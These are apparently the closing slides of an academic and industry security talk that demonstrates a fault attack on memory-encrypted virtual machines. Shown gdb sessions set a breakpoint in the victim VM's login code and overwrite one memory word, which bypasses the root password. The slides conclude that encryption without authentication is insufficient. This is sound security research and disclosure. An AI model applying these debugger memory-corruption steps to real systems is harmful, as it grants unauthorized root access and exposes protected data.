
^C



```
[AttackerVM]# gdb
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-90.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
(gdb) target remote 192.168.69.1:8832
Remote debugging using 192.168.69.1:8832
0xffffffff in ?? ()
(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0xc1024814 in ?? ()
(gdb)
```

# We add a breakpoint and let the targeted VM continue


breakpoint



```
[AttackerUM 1]# gdb
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-90.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org.
This is free software: you are free to change and redistrib
There is NO WARRANTY, to the extent permitted by law. Typ
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/?.
(gdb) target remote 192.168.69.1:8832
Remote debugging using 192.168.69.1:8832
0xffffffff in ?? ()
(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0xc1024814 in ?? ()
(gdb) break *0x804a6e6
Breakpoint 1 at 0x804a6e6
(gdb) c
```

# Try to log-in again?

We try to log-in to the targeted VM: it hits the breakpoint



```
Remote debugging using 192.168.69.1:8832
0xffffffff in ?? ()
(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0xc1024814 in ?? ()
(gdb) break *0x804a6e6
Breakpoint 1 at 0x804a6e6
(gdb) c
Continuing.

Breakpoint 1, 0x0804a6e6 in ?? ()
(gdb) _
```

# Try to login as root?

But we still do not know the password

Can the number  $\pi$  help us?

```
Debian GNU/Linux 7 devel tty1
devel login: root
Password:
Login incorrect


devel login: _
```

# Random corruption: overriding memory

Memory is encrypted

- But we do not need to read the contents of the memory,
- And do not care about the eventual (garbage) value of the decrypted memory

$\pi = 3.141592653589793238462643$  is random enough



```
Remote debugging using 192.168.69.1:8832
0xffffffff in ?? ()
(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt
0xc1024814 in ?? ()
(gdb) break *0x804a6e6
Breakpoint 1 at 0x804a6e6
(gdb) c
Continuing.

Breakpoint 1, 0x804a6e6 in ?? ()
(gdb) set {int}0x8056644 = 314159265
(gdb) c
Continuing.
```

# We won



No password asked: password prompt does not even show up.

We got root access to the attacked VM

We can copy all the information that the memory encryption tries to hide

```
Debian GNU/Linux 7 devel tty1

devel login: root
2 failures since last login.
Last was Tue Sep  6 16:25:32 2016 on /dev/tty1.
root(tty1)@devel:~# _
```





# Summary and conclusions

- Hierarchical model of the A-B-C attackers
- Formalization the notion of **BRBC** attack
- Demonstration of a BRBC attack
- The well known fault attacks from the smartcard world can be imported to the PC and cloud world
- **Encryption-only by itself is not necessarily a “good enough” defense-in-depth mechanism against arbitrary memory write primitive**
- Dilemma: What is easier/viable:
  - Remove **\*ALL\*** cases of arbitrary writes for **\*ALL\*** platforms the technology would support (which would depend on integration teams capabilities to guarantee that)
  - Or support encryption with authentication

# **Thank you for your attention**

**Rodrigo Rubira Branco (@BSDaemon)**

Intel Corp., Security Center of Excellence, Hillsboro, US

**Shay Gueron**

University of Haifa

Intel Corp., Israel Design Center, Haifa, Israel